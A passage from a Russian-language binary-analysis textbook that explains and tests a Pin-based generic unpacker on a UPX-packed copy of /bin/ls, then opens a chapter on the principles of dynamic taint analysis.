нужно написать собственный инструмент распаковки, распаковать вредонос вручную (например, под отладчиком найти переход к ОЕР, а затем записать код на диск) или использовать обобщенный распаковщик, как показано ниже.

Обобщенные распаковщики опираются на типичные (но не гарантированные) паттерны поведения во время выполнения, характерные для упаковщиков, пытаясь найти переход на оригинальную точку хода, после чего записать на диск область памяти, содержащую ОЕР (и в идеале весь остальной код). Автоматический распаковщик, с которым мы вскоре познакомимся, – пример простого обобщенного распаковщика. Предполагается, что при выполнении упакованного двоичного файла код распаковки распаковывает оригинальный код полностью, записывает его в память и затем передает управление ОЕР. Обнаружив эту передачу управления, распаковщик сбрасывает адресуемую ей область памяти на диск.

Теперь, когда вы понимаете, как работают упаковщики и имеете интуитивное представление о поведении автоматического распаковщика, давайте реализуем такой распаковщик с помощью Pin. После этого вы узнаете, как воспользоваться им для распаковки двоичного файла, упакованного UPX.

## 9.5.2 Структуры данных и код инициализации распаковщика

Начнем с рассмотрения кода инициализации распаковщика и его структур данных. В листинге 9.8 показана первая часть кода распаковщика, стандартные заголовочные файлы C++ опущены.

Листинг 9.8. *unpacker.cpp*

```
#include "pin.H"

❶ typedef struct mem_access {
    mem_access() : w(false), x(false), val(0) {}
    mem_access(bool ww, bool xx, unsigned char v) : w(ww), x(xx), val(v) {}
    bool w;
    bool x;
    unsigned char val;
} mem_access_t;

❷ typedef struct mem_cluster {
    mem_cluster() : base(0), size(0), w(false), x(false) {}
    mem_cluster(ADDRINT b, unsigned long s, bool ww, bool xx)
        : base(b), size(s), w(ww), x(xx) {}
    ADDRINT base;
    unsigned long size;
    bool w;
    bool x;
} mem_cluster_t;

❸ FILE *logfile;
```

---

```

std::map<ADDRINT, mem_access_t> shadow_mem;
std::vector<mem_cluster_t> clusters;
ADDRINT saved_addr;

❶ KNOB<string> KnobLogFile(KNOB_MODE_WRITEONCE, "pintool", "l", "unpacker.log",
                           "log file");

static void
❷ fini(INT32 code, void *v)
{
    print_clusters();
    fprintf(logfile, "----- unpacking complete -----\\n");
    fclose(logfile);
}

int
main(int argc, char *argv[])
{
    ❸ if(PIN_Init(argc, argv) != 0) {
        fprintf(stderr, "PIN_Init failed\\n");
        return 1;
    }

    ❹ logfile = fopen(KnobLogFile.Value().c_str(), "a");
    if(!logfile) {
        fprintf(stderr, "failed to open '%s'\\n", KnobLogFile.Value().c_str());
        return 1;
    }
    fprintf(logfile, "----- unpacking binary -----\\n");

    ❺ INS_AddInstrumentFunction(instrument_mem_cflow, NULL);
    ❻ PIN_AddFiniFunction(fini, NULL);

    ⓫ PIN_StartProgram();

    return 1;
}

```

---

Распаковщик следит за операциями в памяти, протоколируя записанные или выполненные байты в структуру типа `mem_access_t` ❶, где регистрируется тип доступа к памяти (запись или выполнение) и значения записанных байтов. Позже в процессе распаковки, при записи памяти на диск, распаковщик должен будет объединить соседние байты в кластер. Для этого используется вторая структура типа `mem_cluster_t` ❷, в которой хранятся базовый адрес, размер и права доступа к кластеру в памяти.

Имеется четыре глобальные переменные ❸. Во-первых, это файл журнала, в который распаковщик помещает информацию о ходе распаковки и записанные области памяти. Затем мы имеем глобальное отображение `std::map shadow_mem` – «теневую память», которая отображает адреса на объекты `mem_access_t`, описывающие операции доступа и записи по каждому адресу. Вектор `std::vector clusters` – то место, где распаковщик хранит все найденные кластеры в распако-

ванной памяти, а `saved_addr` – временная переменная, необходимая для сохранения состояния между вызовами двух функций анализа.

Заметим, что вектор `clusters` может содержать несколько распакованных областей памяти, потому что для некоторых двоичных файлов имеется несколько уровней упаковки. Иными словами, уже упакованный файл можно упаковать другим упаковщиком. Когда распаковщик обнаруживает передачу управления на ранее записанную область памяти, он не знает, то ли это переход к ОЕР, то ли всего лишь переход на код распаковки следующего упаковщика. Поэтому распаковщик сбрасывает все потенциально интересные области на диск, оставляя вам разбираться, какая из них является окончательно распакованным двоичным файлом.

У распаковщика есть только один параметр командной строки ❹: регулятор типа `string`, в котором можно задать имя файла журнала. По умолчанию журнал называется `unpacker.log`.

Как мы скоро увидим, распаковщик регистрирует одну финишную функцию, `fini` ❺, которая вызывает `print_clusters` для вывода в файл журнала всех найденных кластеров в памяти. Я не буду приводить ее код, потому что он не имеет отношения к функциональности Pin, но покажу результат, когда мы будем тестировать распаковщик.

Функция `main` распаковщика похожа на ту, что мы ранее видели в профилировщике. Она инициализирует Pin ❻, опуская инициализацию символов, потому что распаковщику они не нужны. Затем она открывает файл журнала ❼, регистрирует функцию оснащения на уровне команд `instrument_mem_cflow` ❸ и финишную функцию ❹. И наконец, запускает упакованное приложение ❽.

Теперь посмотрим, как `instrument_mem_cflow` оснащает упакованную программу, чтобы отслеживать операции доступа к памяти и управления потоком.

### 9.5.3 Оснащение команд записи в память

В листинге 9.9 показано, как `instrument_mem_cflow` оснащает команды записи в память и управления потоком.

Листинг 9.9. `unpacker.cpp` (продолжение)

```
static void
instrument_mem_cflow(INS ins, void *v)
{
❶ if(INS_IsMemoryWrite(ins) && INS_hasKnownMemorySize(ins)) {
❷   INS_InsertPredicatedCall(
       ins, IPOINT_BEFORE, (AFUNPTR)queue_memwrite,
❸   IARG_MEMORYWRITE_EA,
       IARG_END
   );
❹   if(INS_HasFallThrough(ins)) {
❺     INS_InsertPredicatedCall(
       ins, IPOINT_AFTER, (AFUNPTR)log_memwrite,
```

---

```

6      IARG_MEMORYWRITE_SIZE,
      IARG_END
    );
  }
7  if(INS_IsBranchOrCall(ins)) {
8      INS_InsertPredicatedCall(
        ins, IPOINT_TAKEN_BRANCH, (AFUNPTR)log_memwrite,
        IARG_MEMORYWRITE_SIZE,
        IARG_END
      );
  }
}
9  if(INS_IsIndirectBranchOrCall(ins) && INS_OperandCount(ins) > 0) {
10     INS_InsertCall(
      ins, IPOINT_BEFORE, (AFUNPTR)check_indirect_cttransfer,
      IARG_INST_PTR, IARG_BRANCH_TARGET_ADDR,
      IARG_END
    );
  }
}

```

---



Первые три обратных вызова функций анализа, вставленных `instrument_mem_cflow` (❶–❸), нужны для отслеживания операций записи в память. Эти обратные вызовы добавляются только для тех команд, для которых обе функции `INS_IsMemoryWrite` и `INS_hasKnownMemorySize` возвращают `true` ❶. Первая из них, `INS_IsMemoryWrite`, говорит, является ли команда записью в память, а вторая, `INS_hasKnownMemorySize`, – известен ли размер записи (в байтах). Это важно, потому что распаковщик запоминает записанные байты в `shadow_mem` и может скопировать правильное число байтов, только если размер записи известен. Поскольку запись в память неизвестного размера производится только командами специального назначения, например из дополнительных наборов команд MMX и SSE, распаковщик их просто игнорирует.

Для каждой операции записи в память распаковщик должен знать адрес и размер записи, чтобы сохранить все записанные байты. К сожалению, в `Pin` адрес записи известен только *перед* началом операции (в точке вставки `IPOINT_BEFORE`), но скопировать записанные байты до того, как запись закончится, невозможно. Поэтому `instrument_mem_cflow` вставляет несколько функций анализа для каждой записи.

Сначала она вставляет обратный вызов функции `queue_memwrite` перед каждой командой записи в память ❷, чтобы сохранить эффективный адрес записи (`IARG_MEMORYWRITE_EA` ❸) в глобальной переменной `saved_addr`. Затем для команд записи в память, имеющих ветвь проваливания ❹, `instrument_mem_cflow` оснащает эту ветвь обратным вызовом функции `log_memwrite` ❺, которая запоминает все записанные байты в `shadow_mem`. Параметр `IARG_MEMORYWRITE_SIZE` ❻ сообщает `log_memwrite`, сколько байтов запоминать, начиная с адреса `saved_addr`, который `queue_memwrite` сохранила перед записью. Аналогично для операций записи, произошедших в результате команды перехо-

да или вызова ⑦, распаковщик добавляет обратный вызов функции `log_memwrite` на ветви перехода ⑧, гарантируя, что запись будет за-  
помнена вне зависимости от того, по какой ветви пойдет программа  
во время выполнения.

### 9.5.4 Оснащение команд управления потоком

Напомним, что цель распаковщика – обнаружить передачу управ-  
ления оригинальной точке входа, а затем записать распакованный  
двоичный файл на диск. Для этого `instrument_mem_cflow` оснащает ко-  
манды косвенного перехода и вызова ⑨ обратным вызовом функции  
анализа `check_indirect_ctransfer` ⑩, которая проверяет, адресует ли  
команда перехода область памяти, в которую ранее производилась  
запись, и если да, то помечает ее как возможный переход на ОЕР и за-  
писывает эту область памяти на диск.

Заметим, что в целях оптимизации `instrument_mem_cflow` оснащает  
только косвенные передачи управления, потому что многие упаков-  
щики используют косвенные переходы или вызовы, чтобы перейти  
к распакованному коду. Но это не гарантируется для всех упаков-  
щиков, и при желании можно легко изменить `instrument_mem_cflow`,  
чтобы оснастить все передачи управления, а не только косвенные,  
правда, ценой значительного падения производительности.

### 9.5.5 Отслеживание операций записи в память

В листинге 9.10 показаны процедуры анализа, отвечающие за запо-  
минание операций записи в память. Как они используются, мы уже  
видели выше.

*Листинг 9.10. `unpacker.cpp` (продолжение)*

```
static void
① queue_memwrite(ADDRINT addr)
{
    saved_addr = addr;
}

static void
② log_memwrite(UINT32 size)
{
    ③ ADDRINT addr = saved_addr;
    ④ for(ADDRINT i = addr; i < addr+size; i++) {
        ⑤ shadow_mem[i].w = true;
        ⑥ PIN_SafeCopy(&shadow_mem[i].val, (const void*)i, 1);
    }
}
```

Первая функция анализа `queue_memwrite` ① вызывается перед каж-  
дой командой записи в память и сохраняет адрес записи в глобальной

переменной `saved_addr`. Напомним, что это необходимо, потому что `Pin` позволяет узнать адрес записи только в точке `IPOINT_BEFORE`.

После каждой записи в память (на ветви проваливания или на ветви перехода) находится обратный вызов функции `log_memwrite` ❷, которая запоминает все записанные байты в `shadow_mem`. Сначала она извлекает базовый адрес записи из `saved_addr` ❸, а потом в цикле обходит все записанные адреса ❹. Она помечает каждый адрес как записанный в `shadow_mem` ❺ и вызывает `PIN_SafeCopy`, чтобы скопировать значение записанного байта из памяти приложения в `shadow_mem` ❻.

Заметим, что распаковщик должен скопировать все записанные байты в собственную память, потому что когда впоследствии он будет записывать распакованную память на диск, приложение уже могло освободить часть памяти. При копировании байтов из памяти приложения всегда следует использовать функцию `PIN_SafeCopy`, поскольку `Pin` может модифицировать содержимое памяти. Читая память приложения напрямую, вы увидите то, что записал `Pin`, а это обычно не то, что нужно. С другой стороны, `PIN_SafeCopy` всегда показывает неизменное состояние памяти приложения и безопасно, не вызывая ошибки сегментации, обрабатывает случаи, когда некоторые участки памяти недоступны.

Вы, вероятно, обратили внимание, что распаковщик игнорирует значение, возвращенное `PIN_SafeCopy`, показывающее, сколько байтов было успешно прочитано. Распаковщик ничего не может сделать, если чтение из памяти приложения завершается неудачно; распакованный код будет просто поврежден. В других `Pin`-инструментах имеет смысл проверять возвращенное значение и аккуратно обрабатывать ошибки.

### 9.5.6 Обнаружение оригинальной точки входа и запись распакованного двоичного файла

Конечная цель распаковщика – обнаружить переход на ОЕР и записать распакованный код на диск. В листинге 9.11 показана соответствующая функция анализа.

Листинг 9.11. `unpacker.cpp` (продолжение)

```
static void
check_indirect_ctransfer(ADDRINT ip, ADDRINT target)
{
❶  mem_cluster_t c;

❷  shadow_mem[target].x = true;
❸  if(shadow_mem[target].w && ❹ !in_cluster(target)) {
    /* передача управления на когда-то записанную область памяти, можно
     * заподозрить переход на оригинальную точку входа в распакованный
     * двоичный файл */
```

```

⑤ set_cluster(target, &c);
⑥ clusters.push_back(c);
/* записать новый кластер, содержащий распакованную область, в файл */
⑦ mem_to_file(&c, target);
/* мы не останавливаемся на этом, потому что может быть несколько
 * стадий распаковки */
}
}

```

Когда `check_indirect_ctransfer` обнаруживает потенциальный переход на ОЕР, она строит кластер памяти ❶, содержащий все последовательные байты, окружающие ОЕР, и записывает его на диск. Поскольку `check_indirect_ctransfer` вызывается только для команд управления потоком, она всегда помечает целевой адрес как исполняемый ❷. Если целевой адрес находится в области памяти, куда уже производилась запись ❸, то это может быть переход на ОЕР, и распаковщик записывает адресованную область памяти, если не делал этого раньше. Чтобы проверить, была ли область записана на диск раньше, распаковщик вызывает функцию ❹, которая проверяет, существует ли уже в памяти кластер, содержащий целевой адрес. Я не буду обсуждать код `in_cluster`, потому что функциональность `Pin` в нем не используется.




Рис. 9.7. Построение кластера в памяти после передачи управления на потенциальную ОЕР

Если адресованная область еще не распакована, то `check_indirect_ctransfer` вызывает `set_cluster` ❶, чтобы та кластеризовала память в окрестности потенциальной ОЕР в непрерывный блок, который она сможет сбросить на диск, и сохраняет этот блок в `clusters` ❷, глобальном списке все распакованных областей. Я не стану здесь рассматривать код `set_cluster`, но на рис. 9.7 показано, что она просто просматривает `shadow_mem` влево и вправо от потенциальной ОЕР, включая в кластер все соседние байты, которые были записаны, пока не наткнется на «промежуток» незаписанных адресов памяти.

Далее `check_indirect_ctransfer` распаковывает только что построенный кластер в памяти, сбрасывая его на диск ❸. Вместо того чтобы предполагать, что распаковка прошла успешно, и выйти из приложения, распаковщик продолжает делать все то же, что и раньше, потому что возможен еще один уровень упаковки, который нужно обнаружить и распаковать.

## 9.5.7 Тестирование распаковщика

Протестируем автоматический распаковщик, воспользовавшись им для распаковки исполняемого файла, упакованного UPX, хорошо известным упаковщиком, который можно установить на Ubuntu командой `apt install upx`. В листинге 9.12 показано, как упаковать тестовый двоичный файл с помощью UPX (*Makefile*, прилагаемый к этой главе, делает это автоматически).

Листинг 9.12. Упаковка `/bin/ls` с помощью UPX

```
❶ $ cp /bin/ls packed
❷ $ upx packed

                          Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2013
UPX 3.91                  Markus Oberhumer, Laszlo Molnar & John Reiser   Sep 30th 2013

      File size      Ratio      Format      Name
      -----
❸  126584 ->    57188  45.18%  linux/ELFAMD  packed

Packed 1 file.
```

Для этого примера я скопировал `/bin/ls` в файл *packed* ❶, а затем упаковал его с помощью UPX ❷. UPX сообщает, что успешно упаковал двоичный файл и сжал его до 45.18 % от первоначального размера ❸. Убедиться в том, что файл упакован, можно, просмотрев его в IDA Pro, как показано на рис. 9.8. Видно, что упакованный двоичный файл содержит гораздо меньше функций, чем большинство двоичных файлов; IDA нашла всего четыре функции, потому что остальные упакованы. IDA также сообщает, что имеется большая область данных, содержащая упакованный код и данные (на рисунке не показана).

Теперь проверим, сможет ли распаковщик восстановить оригинальный код и данные *ls* из упакованного двоичного файла. В листинге 9.13 показано, как использовать распаковщик.

Листинг 9.13. Тестирование распаковщика двоичных файлов

```
$ cd ~/pin/pin-3.6-97554-g31f0a167d-gcc-linux/
❶ $ ./pin -t ~/code/chapter9/unpacker/obj-intel64/unpacker.so -- ~/code/chapter9/packed
❷ doc extlicense extras ia32 intel64 LICENSE pin pin.log README redist.txt source
   unpacked.0x400000-0x41da64_entry-0x40000c unpacked.0x800000-0x80d6d0_entry-0x80d465
   unpacked.0x800000-0x80dd42_entry-0x80d6d0 unpacker.log
❸ $ head unpacker.log
----- unpacking binary -----
extracting unpacked region 0x0000000000800000 ( 53.7kB) wx entry 0x000000000080d465
extracting unpacked region 0x0000000000800000 ( 55.3kB) wx entry 0x000000000080d6d0
❹ extracting unpacked region 0x0000000000400000 ( 118.6kB) wx entry 0x000000000040000c
***** Memory access clusters *****
0x0000000000400000 ( 118.6kB) wx: =====...==
0x0000000000800000 ( 55.3kB) wx: =====
```



0x0000000000061de00 ( 4.5kB) w-: ===

0x00007ffc89084f60 ( 3.8kB) w-: ==

0x00007efc65ac12a0 ( 3.3kB) w-: ==

❶ \$ file unpacked.0x400000-0x41da64\_entry-0x40000c

unpacked.0x400000-0x41da64\_entry-0x40000c: ERROR: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2  
error reading (Invalid argument)




Рис. 9.8. Упакованный двоичный файл в IDA Pro

Чтобы воспользоваться распаковщиком, мы вызываем `pin`, указывая распаковщик как `Pin`-инструмент и упакованный двоичный файл (*packed*) как приложение ❶. Оснащенное приложение является копией `/bin/ls`, поэтому печатается содержимое каталога ❷. Мы видим, что каталог содержит несколько распакованных файлов, и схема их именования наводит на мысль, что это начальный и конечный адреса области памяти, а также адрес точки входа, обнаруженные кодом оснащения.

В файле *unpacker.log* содержатся сведения об извлеченных областях и перечислены все кластеры в памяти (даже нераспакованные), найденные распаковщиком ❸. Рассмотрим более пристально самый большой распакованный файл ❹, *unpacked.0x400000-0x41da64\_entry-0x40000c*<sup>1</sup>. Утилита `file` говорит, что это ELF-файл ❺, хотя и немно-

<sup>1</sup> Чтобы решить, какой файл анализировать подробно, обычно нужно провести предварительное исследование с использованием таких утилит, как `file`, `strings`, `xxd` и `objdump`, и составить представление о том, что файл содержит.

го «поврежденный» в том смысле, что его представление в памяти не точно соответствует ожидаемому file представлению на диске. Например, таблица заголовков секций во время выполнения недоступна, поэтому распаковщик не смог ее восстановить. Тем не менее посмотрим, сможет ли IDA Pro и другие утилиты разобрать распакованный файл.

Как показано на рис. 9.9, IDA Pro нашла гораздо больше функций в распакованном двоичном файле, чем в упакованном, – это вселяет надежду.




Рис. 9.9. Распакованный двоичный файл в IDA Pro

Кроме того, strings показывает, что распакованный двоичный файл содержит много осмысленных строк, и это позволяет предположить, что распаковка прошла успешно.

#### Листинг 9.14. Строки, найденные в распакованном двоичном файле

❶ \$ strings unpacked.0x400000-0x41da64\_entry-0x40000c

...

❷ Usage: %s [OPTION]... [FILE]...

List information about the FILEs (the current directory by default).  
Sort entries alphabetically if none of -cftuvSUX nor --sort is specified.  
Mandatory arguments to long options are mandatory for short options too.  
-a, --all do not ignore entries starting with .

---

|                      |                                                                                                                                                                                  |
|----------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| -A, --almost-all     | do not list implied . and ..                                                                                                                                                     |
| --author             | with -l, print the author of each file                                                                                                                                           |
| -b, --escape         | print C-style escapes for nongraphic characters                                                                                                                                  |
| --block-size=SIZE    | scale sizes by SIZE before printing them; e.g.,<br>'--block-size=M' prints sizes in units of<br>1,048,576 bytes; see SIZE format below                                           |
| -B, --ignore-backups | do not list implied entries ending with ~                                                                                                                                        |
| -c                   | with -lt: sort by, and show, ctime (time of last<br>modification of file status information);<br>with -l: show ctime and sort by name;<br>otherwise: sort by ctime, newest first |
| -C                   | list entries by columns                                                                                                                                                          |
| --color[=WHEN]       | colorize the output; WHEN can be 'always' (default<br>if omitted), 'auto', or 'never'; more info below                                                                           |
| -d, --directory      | list directories themselves, not their contents                                                                                                                                  |
| ...                  |                                                                                                                                                                                  |

---

Напомню (см. главу 5), что утилита `Linux strings` ❶ показывает понятные человеку строки, найденные в файле. Для распакованного двоичного файла `strings` показывает информацию о порядке вызова `/bin/ls` ❷ (среди прочих строк).

И для пущей уверенности воспользуемся `objdump`, чтобы сравнить распакованный код с оригинальным кодом `ls`. В листинге 9.15 показана часть оригинальной функции `main` в `/bin/ls`, а в листинге 9.16 – соответствующий распакованный код.

Чтобы дизассемблировать оригинальный двоичный файл, мы можем воспользоваться `objdump` обычным образом ❶, но для распакованного файла нужно передать специальные параметры ❷, которые говорят, что файл нужно рассматривать как содержащий простой двоичный код x86-64 и дизассемблировать все его содержимое (флаг `-D` вместо обычного `-d`). Это необходимо, потому что распакованный двоичный файл не содержит таблицы заголовков секций, которую `objdump` могла бы использовать, чтобы понять, где находятся секции кода.

Листинг 9.15. Результат частичного дизассемблирования `main` в оригинальном файле `/bin/ls`

---

❶ \$ `objdump -M intel -d /bin/ls`

```

402a00: push    r15
402a02: push    r14
402a04: push    r13
402a06: push    r12
402a08: push    rbp
402a09: push    rbx
402a0a: mov     ebx,edi
402a0c: mov     rbp,rsi
402a0f: sub     rsp,0x388
402a16: mov     rdi,QWORD PTR [rsi]
402a19: mov     rax,QWORD PTR fs:0x28

```

```

402a22: mov     QWORD PTR [rsp+0x378],rax
402a2a: xor     eax,eax
402a2c: call   40db00 <__sprintf_...>
402a31: mov     esi,0x419ac1
402a36: mov     edi,0x6
402a3b: call   402840 <setlocale@plt>

```

*Листинг 9.16. Результат частичного дизассемблирования main в распакованном двоичном файле*

```

❷ $ objdump -M intel -b binary -mi386 -Mx86-64 \
    -D unpacked.0x400000-0x41da64_entry-0x40000c
2a00: push    r15
2a02: push    r14
2a04: push    r13
2a06: push    r12
2a08: push    rbp
2a09: push    rbx
2a0a: mov     ebx,edi
2a0c: mov     rbp,rsi
2a0f: sub     rsp,0x388
2a16: mov     rdi,QWORD PTR [rsi]
2a19: mov     rax,QWORD PTR fs:0x28
2a22: mov     QWORD PTR [rsp+0x378],rax
2a2a: xor     eax,eax
❸ 2a2c: call    0xdb00
2a31: mov     esi,0x419ac1
2a36: mov     edi,0x6
❹ 2a3b: call    0x2840

```

Сравнивая листинги 9.15 и 9.16 построчно, мы видим, что код идентичен всюду, кроме адресов в строках **❸** и **❹**. Это объясняется тем, что `objdump` не знает об ожидаемом адресе загрузки распакованного двоичного файла, потому что таблица заголовков секций отсутствует. Заметим, что для распакованного файла `objdump` также не смогла автоматически аннотировать обращения к PLT-заглушкам соответствующими именами функций. К счастью, дизассемблеры типа IDA Pro позволяют вручную задавать адрес загрузки, так что после небольшой настройки мы сможем подвергать распакованный двоичный файл обратной разработке точно так же, как нормальный файл!

## 9.6 Резюме

В этой главе вы узнали, как работает техника оснащения двоичных файлов и как оснастить двоичные файлы с помощью Pin. Теперь у вас есть все для создания собственных Pin-инструментов анализа и модификации файлов во время выполнения. Мы снова встретимся с Pin в главах 10–13, где рассматриваются платформы для анализа заражения и символического выполнения, построенные на базе Pin.

## Упражнения

### 1. Обобщение профилировщика

Профилировщик регистрирует все системные вызовы, даже те, что происходят вне главного приложения. Модифицируйте профилировщик, так чтобы он проверял, где произведен системный вызов, и включал только выполненные в главном приложении. Как это сделать, написано в онлайн-овом руководстве пользователя по Pin.

### 2. Исследование распакованных файлов

В процессе тестирования распаковщик записал несколько файлов, одним из которых была распакованная программа `/bin/ls`. Выясните, что содержат другие файлы и почему распаковщик создал их.

### 3. Обобщение распаковщика

Добавьте параметр командной строки, который заставляет распаковщик оснащать *все* передачи управления, а не только косвенные, в поисках перехода к ОЕР. Сравните время работы распаковщика в обоих режимах. Как должен был бы работать упаковщик, который переходит к ОЕР с помощью прямой передачи управления?

### 4. Запись дешифрованных данных

Напишите Pin-инструмент, который будет вести мониторинг приложения и автоматически обнаруживать и записывать на диск данные, дешифруемые с помощью алгоритма RC4 (или любого другого криптографического алгоритма по вашему выбору). Допускаются ложноположительные срабатывания (постоянные данные, которые в действительности не зашифрованы), но их количество следует по возможности минимизировать.





# 10

## ПРИНЦИПЫ ДИНАМИЧЕСКОГО АНАЛИЗА ЗАРАЖЕНИЯ

**П**редставьте, что вы гидролог и вам нужно проследить течение реки, которая частично протекает под землей. Вы знаете, где река уходит под землю, но хотите узнать, выходит ли она снова на поверхность, и если да, то где именно. Один из способов решить эту задачу – окрасить воды реки специальным красителем и посмотреть, где появится окрашенная вода. Тема этой главы, *динамический анализ заражения* (dynamic taint analysis – DTA), – применение этой идеи к программам. По аналогии с окрашиванием и прослеживанием потока воды, мы можем использовать DTA, чтобы окрасить, или *за-разить* (taint), избранные данные в памяти программы, а затем, динамически проследив за потоком зараженных байтов, узнать, на какие места программы они влияют.

В этой главе будет рассказано о принципах динамического анализа заражения. DTA – сложная техника, поэтому важно познакомиться

---

с механизмом ее работы, если мы хотим создавать эффективные инструменты. В главе 11 мы познакомимся с `libdft`, библиотекой DTA с открытым исходным кодом, которой воспользуемся для построения нескольких практически полезных инструментов DTA.

## 10.1 Что такое DTA?



Динамический анализ заражения (DTA), называемый также *прослеживанием потоков данных* (data flow tracking – DFT), *прослеживанием заражения* или просто *анализом заражения*, – это метод анализа, позволяющий определить влияние избранного состояния программы на другие части ее состояния. Например, можно заразить любые данные, которые программа получает из сети, проследить эти данные и сгенерировать уведомление, если они влияют на счетчик программы, потому что это могло бы означать атаку путем перехвата потока управления.

В контексте анализа двоичных файлов DTA обычно реализуется поверх платформы динамического оснащения типа Pin, которую мы обсуждали в главе 9. Чтобы проследить поток данных, DTA оснащает все команды, обрабатывающие данные, будь то в регистрах или в памяти. На практике это почти все команды, а следовательно, DTA влечет за собой очень высокие накладные расходы. Замедление работы в 10 и более раз – обычное дело, даже если реализация DTA оптимизирована. Хотя такие накладные расходы могут считаться приемлемыми во время тестов безопасности веб-сервера, в производственной среде с ними обычно нельзя мириться. Поэтому DTA чаще всего применяется для анализа программ в автономном режиме.

Системы анализа заражения могут быть основаны и на статическом оснащении, когда необходимая логика вставляется на этапе компиляции, а не выполнения. Хотя при таком подходе производительность оказывается лучше, для него необходим исходный код. Поскольку нас интересует прежде всего анализ двоичных файлов, мы в этой книге ограничимся динамическим анализом заражения.

Как уже отмечалось, DTA позволяет проследить влияние избранного состояния программы на интересующие нас места программы. Рассмотрим более подробно, что это значит: как определить интересное состояние или место и что на самом деле означают слова «одна часть состояния влияет на другую»?

## 10.2 Три шага DTA: источники заражения, приемники заражения и распространение заражения

На верхнем уровне анализ заражения включает три шага: определение *источников заражения*, определение *приемников заражения*

---

и прослеживание распространения заражения. Если мы разрабатываем инструмент, основанный на DTA, то первые два шага возлагаются на нас. А третий шаг (прослеживание распространения заражения) обычно реализуется какой-то уже имеющейся библиотекой DTA, например `libdft`, хотя большинство библиотек предоставляют способы настройки этого шага. Давайте рассмотрим все три шага и их последствия.

### 10.2.1 Определение источников заражения

*Источники заражения* – это такие места в программе, где выбирают интересные для прослеживания данные. Например, как мы скоро увидим, источниками заражения могут быть системные вызовы, точки входа в функции или отдельные команды. Какие данные проследить, зависит от того, чего мы хотим от инструмента DTA.

Можно пометить данные как интересные, заразив их с помощью предназначенных для этой цели вызовов библиотечного API. Как правило, такие вызовы принимают регистр или адрес в памяти, который следует пометить зараженным. Например, предположим, что требуется проследить данные, поступающие в программу из сети, и понять, приводят ли они к поведению, которое может указывать на атаку. Для этого мы оснащаем относящиеся к работе с сетью системные вызовы типа `recv` или `recvfrom` функцией обратного вызова, которая вызывается платформой динамического оснащения при каждом выполнении такого вызова. В этой функции мы перебираем все принятые байты и помечаем их как зараженные. В данном случае функции `recv` и `recvfrom` являются источниками заражения.

Аналогично, если нас интересует прослеживание данных, прочитанных из файла, то в качестве источника заражения следует использовать системные вызовы типа `read`. Если мы хотим проследить числа, являющиеся произведением двух других чисел, то можно было бы заразить результирующие операнды команд умножения, которые, следовательно, станут источниками заражения. И так далее.

### 10.2.2 Определение приемников заражения

